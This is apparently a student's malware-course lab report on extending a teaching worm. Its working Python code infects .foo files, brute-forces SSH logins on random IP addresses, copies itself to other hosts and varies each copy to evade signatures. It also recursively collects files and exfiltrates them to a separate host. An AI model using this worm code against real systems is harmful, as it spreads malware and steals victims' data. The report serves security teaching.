CSE-406: Malware Offline Report

ID: 1805064

Task 1

Taking cues from the code shown for **AbraWorm.py**, turn the **FooVirus.py** virus into a worm by incorporating networking code in it. The resulting worm will still infect only the **'.foo'** files, but it will also have the ability to hop into other machines.

In this task, I changed the code of FooVirus.py a little bit and added the networking part from the AbraWorm.py

```
#for infecting .foo files in that machine
print("""\nHELLO FROM FooVirus\n\n""")

IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN) if i < 147]

for item in glob.glob("*.foo"):
    IN = open(item, 'r')
    all_of_it = IN.readlines()
    IN.close()
    if any('FooVirus' in line for line in all_of_it): continue
    os.chmod(item, 0o777)
    OUT = open(item, 'w')
    OUT.writelines(virus)
    all_of_it = ['#' + line for line in all_of_it]
    OUT.writelines(all_of_it)
    OUT.close()
```

From the above code snippets, we can see in line 4, I changed the line numbers accordingly, so that total virus file will be copied to the infected foo file. Then in for loop, it checks all the foo files in the host machine and changes it to the virus file.

In the below code snippets, we can see the networking part where it, first, connects to a remote machine using it's ip address, username and password and after that it checks if the

machine is already infected with the 1805064_1.py file. If not, it will infect the machine with the virus file and when that machine runs it, it will infect the machine's .foo files.

```
    for passwd in passwds:
        # Then loop over user names
        for user in usernames:
            # And, finally, loop over randomly chosen IP addresses
            for ip_address in get_fresh_ipaddresses(NHOSTS):
                print("\nTrying password %s for user %s at IP address: %s" % (passwd,user,ip_address))
                files_of_interest_at_target = []
                try:
                    ssh = paramiko.SSHClient()
                    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                    ssh.connect(ip_address,port=22,username=user,password=passwd,timeout=5)
                    print("\n\nconnected\n")
                    # Let's make sure that the target host was not previously
                    # infected:
                    received_list = error = None
                    stdin, stdout, stderr = ssh.exec_command('ls')
                    error = stderr.readlines()
                    if error:
                        print(error)
                    received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
                    print("\n\noutput of 'ls' command: %s" % str(received_list))
                    filenames = [item.strip().decode() for item in received_list]
                    if '1805064_1.py' in filenames:
                        print("\nThe target machine is already infected\n")
                        continue

                    scpcon = scp.SCPClient(ssh.get_transport())

                    # Now deposit a copy of 1805064_1.py at the target host:
                    scpcon.put(sys.argv[0])
                    scpcon.close()
                except:
                    continue
```

Now, let’s execute 1805064_1.py.
Before executing, in host machine, we have two foo files.

```
1805064_1.py    test.foo 1 ×    ...    test2.foo 1 ×
test.foo                               test2.foo
1   Hello                              1   Hi
```

After executing, both got affected by the virus file.

```python
import sys
import os
import glob
import random
import paramiko
import scp
import select
import signal


#for infecting .foo files in that machine
print("""\nHELLO FROM FooVirus\n\n""")

IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN) if i < 147]

for item in glob.glob("*.foo"):
    IN = open(item, 'r')
    all_of_it = IN.readlines()
    IN.close()
```

It also connects to a remote machine and send the 1805064_1.py file in that machine


```
root@8aed10bb0062: ~
File  Edit  View  Search  Terminal  Help
root@8aed10bb0062:~# ls
test.foo
root@8aed10bb0062:~# ls
1805064_1.py  test.foo
root@8aed10bb0062:~#
```

If we then again execute the same 1805064_1.py file in the host machine, it will show that the remote machine has already been infected by the virus.


```
Trying password mypassword for user root at IP address: 172.17.0.2

connected


output of 'ls' command: [b'1805064_1.py\n', b'test.foo\n']

The target machine is already infected

seed@CSE406:~/Downloads/Offline-Malware-Jan23/Code$
```

Now, let’s see if the infected foo file can also infect other foo files.

Here hi.foo is uninfected and test.foo is infected.



After executing test.foo file we can see, hi.foo is also infected. So, the task is completed and it can now hop from one machine to another



Task 2

Modify the code **AbraWorm.py** code so that **no two copies of the worm are exactly the same** in all of the infected hosts at any given time.

To achieve this, I wrote a function named “add_random_characters_to_comments” which takes two arguments. One is the original file name and other is the modified file name. Inside the function it randomly adds 5 characters at the end of every comment line. The characters can be A-Z, a-z or 0-9.

Thus, the modified AbraWorm file will be different every time and our desired task will be fulfilled.

The function:

```python
def add_random_characters_to_comments(original_file_path, new_file_path):
    with open(original_file_path, 'r') as file:
        lines = file.readlines()

    with open(new_file_path, 'w') as new_file:
        for line in lines:
            if line.strip().startswith('#'):
                random_characters = ''.join(random.choices('ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789', k=5))
                line = line.rstrip() + random_characters + '\n'
            new_file.write(line)
```

In the below code snippets, we check that the target machine is already infected or not.

```python
received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
print("\n\noutput of 'ls' command: %s" % str(received_list))
# if ''.join(received_list).find('1805064_2') >= 0:
#     print("\nThe target machine is already infected\n")
#     continue
filenames = [item.strip().decode() for item in received_list]
target= "modified_"+ sys.argv[0]
if target in filenames:
    print("\nThe target machine is already infected\n")
    continue
```

After that, before sending the 1805064_2.py file to a remote machine we modified it using the function and sent the modified version to the remote machine. As this function creates random characters every time, no two copies are same.

```python
# Now deposit a copy of ABraworm.py at the target host.
original_file_path= sys.argv[0]
new_file_path= target
add_random_characters_to_comments(original_file_path, new_file_path)
print(new_file_path)
scpcon.put(new_file_path)
scpcon.close()
os.remove(new_file_path)
```

Now let’s execute the file.

```
seed@CSE406:~/Downloads/Offline-Malware-Jan23/Code$ python3 1805064_2.py

Trying password mypassword for user root at IP address: 172.17.0.2


connected



output of 'ls' command: [b'a.txt\n']

files of interest at the target: [b'a.txt']
b'a.txt'
modified_1805064_2.py

Will now try to exfiltrate the files


connected to exhiltration host
```

We can see, it connects to a remote machine whose ip is 172.17.0.2.

```
root@082fe4ea523e: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@082fe4ea523e: ~        root@d8406e821697: ~
root@082fe4ea523e:~# ls
a.txt
root@082fe4ea523e:~# ls
a.txt  modified_1805064_2.py
root@082fe4ea523e:~#
```

In that machine, we can see the modified file and as a.txt has “abracadabra” it will send the file to the target machine.

```
root@d8406e821697: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@082fe4ea523e: ~        root@d8406e821697: ~
root@d8406e821697:~# ls
root@d8406e821697:~# ls
a.txt
```

So, it successfully did its job.

Now, let’s see the modified file

```
### AbraWorm.pyFziJ0

### Author: Avi kak (kak@purdue.edu)UKFDp
### Date:   April 8, 2016; Updated April 6, 2022K2TiQ

##  This is a harmless worm meant for educational purposes only.  It canW8JTQ
##  only attack machines that run SSH servers and those too only underKTTgG
##  very special conditions that are described below. Its primary featuresDUZC1
##  are:0Gon9
##1kZo8
##  -- It tries to break in with SSH login into a randomly selected set of4ii73
##     hosts with a randomly selected set of usernames and with a randomly1dq91
##     chosen set of passwords.SasW5
##0JyF6
##  -- If it can break into a host, it looks for the files that contain theijAKW
##     string `abracadabra'.  It downloads such files into the host wherelIbBy
##     the worm resides.Dt7v8
##siSjl
##  -- It uploads the files thus exfiltrated from an infected machine to awJL16
##     designated host in the internet. You'd need to supply the IP addressl9vTS
##     and login credentials at the location marked yyy.yyy.yyy.yyy in theUvtzL
##     code for this feature to work.  The exfiltrated files would beurcSc
##     uploaded to the host at yyy.yyy.yyy.yyy. If you don't supply thisQR34A
##     information, the worm will still work, but now the files exfiltratedSL9GB
##     from the infected machines will stay at the host where the wormdi99Q
##     resides.  For an actual worm, the host selected for yyy.yyy.yyy.yyy4bPxE
##     would be a previosly infected host.PFPXE
##EEM0y
##  -- It installs a copy of itself on the remote host that it successfullyxnRbp
```

Here we can see, in every comment line 5 more characters are added in the end. Thus, it is modified.

We further ran that modified_1805064_2.py code and it executed successfully.

Task 3

If you examine the code in the worm script **AbraWorm.py**, you'll notice that, after the worm has broken into a machine, it examines only the top-level directory of the username for the files containing the magic string **"abracadabra."** Extend the worm code so that it descends down the directory structure and examines the files at every level.

To achieve this, we used the 1805064_2.py files and modified it such that it checks the "abracadabra" string recursively in all the directories.

```
# Now let's look for files that contain the string 'abracadabra' recursively
cmd = 'grep -rl abracadabra *'
stdin, stdout, stderr = ssh.exec_command(cmd)
error = stderr.readlines()
if error:
    print(error)
    continue
received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
for item in received_list:
    files_of_interest_at_target.append(item.strip())
print("\nfiles of interest at the target: %s" % str(files_of_interest_at_target))
#in put only filenames is needed
filenames_only = [os.path.basename(file) for file in files_of_interest_at_target]
target= "modified_"+ sys.argv[0]
target= target.encode()
if target in filenames_only:
    print("\nThe target machine is already infected\n")
    continue
```

In the above code snippets, in line 2 we can see the command is modified. It checks all the files recursively. After that in filenames_only variable, we extract the name of the files without directory which will be needed to send the files to the target machine

In the last few lines, we checked if the target machine was already infected or not.

```
scpcon = scp.SCPClient(ssh.get_transport())
if len(files_of_interest_at_target) > 0:
    for target_file in files_of_interest_at_target:
        scpcon.get(target_file)
# Now deposit a copy of AbraWorm.py at the target host:
original_file_path= sys.argv[0]
new_file_path= target
add_random_characters_to_comments(original_file_path, new_file_path)
print(new_file_path)
scpcon.put(new_file_path)
scpcon.close()
os.remove(new_file_path)
```

In this above code snippets, we modified the code before sending it.

```
            if len(filenames_only) > 0:
                print("\nWill now try to exfiltrate the files")
                try:
                    ssh = paramiko.SSHClient()
                    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                    #  For exfiltration demo to work, you must provide an IP address and the login
                    #  credentials in the next statement:
                    ssh.connect('172.17.0.3',port=22,username='root',password='mypassword',timeout=5)
                    scpcon = scp.SCPClient(ssh.get_transport())
                    print("\n\nconnected to exhiltration host\n")
                    for filename in filenames_only:
                        scpcon.put(filename)
                    scpcon.close()
                except:
                    print("No uploading of exfiltrated files\n")
                    continue
    if debug: break
```

In the above code, we used the filenames_only array to send all the files in the target machine

Now let’s execute the code.

Before executing, first let’s see the remote machines all the files from root to descent.

Here, we can see a.txt, modified_1805064_2.py, b.txt, c.txt has “abracadabra” in it and d.txt doesn’t have the string. So, those files should be delivered to the target machine after executing.

```
root@082fe4ea523e: ~/a/c
File  Edit  View  Search  Terminal  Tabs  Help
root@082fe4ea523e: ~/a/c        root@d8406e821697: ~
root@082fe4ea523e:~# ls
a  a.txt  modified_1805064_2.py
root@082fe4ea523e:~# cat a.txt
abracadabra
root@082fe4ea523e:~# cd a
root@082fe4ea523e:~/a# ls
b.txt  c
root@082fe4ea523e:~/a# cat b.txt
abracadabra
root@082fe4ea523e:~/a# cd c
root@082fe4ea523e:~/a/c# ls
c.txt  d.txt
root@082fe4ea523e:~/a/c# cat c.txt
abracadabra
root@082fe4ea523e:~/a/c# cat d.txt
abracada
root@082fe4ea523e:~/a/c#
```

Let’s execute

```
seed@CSE406: ~/Downloads/Offline-Malware-Jan23/Code
File  Edit  View  Search  Terminal  Help
seed@CSE406:~/Downloads/Offline-Malware-Jan23/Code$ python3 1805064_3.py

Trying password mypassword for user root at IP address: 172.17.0.2


connected



output of 'ls' command: [b'a\n', b'a.txt\n', b'modified_1805064_2.py\n']

files of interest at the target: [b'a/c/c.txt', b'a/b.txt', b'a.txt', b'modified
_1805064_2.py']
b'modified_1805064_3.py'

Will now try to exfiltrate the files


connected to exhiltration host
```

After executing, target machine has-

```
root@d8406e821697:~# ls
root@d8406e821697:~# ls
a.txt  b.txt  c.txt  modified_1805064_2.py
root@d8406e821697:~#
```

Which is desired.

And in the remote machine the modified_1805064_3.py file is transferred.

```
root@082fe4ea523e:~# ls
a  a.txt  modified_1805064_2.py  modified_1805064_3.py
root@082fe4ea523e:~#
```

So, our task is complete. If we again execute the code, it will show that the target machine is already infected.

```
Will now try to exfiltrate the files


connected to exhiltration host

seed@CSE406:~/Downloads/Offline-Malware-Jan23/Code$ python3 1805064_3.py

Trying password mypassword for user root at IP address: 172.17.0.2


connected



output of 'ls' command: [b'a\n', b'a.txt\n', b'modified_1805064_2.py\n', b'modif
ied_1805064_3.py\n']

files of interest at the target: [b'a/c/c.txt', b'a/b.txt', b'a.txt', b'modified
_1805064_2.py', b'modified_1805064_3.py']

The target machine is already infected

seed@CSE406:~/Downloads/Offline-Malware-Jan23/Code$
```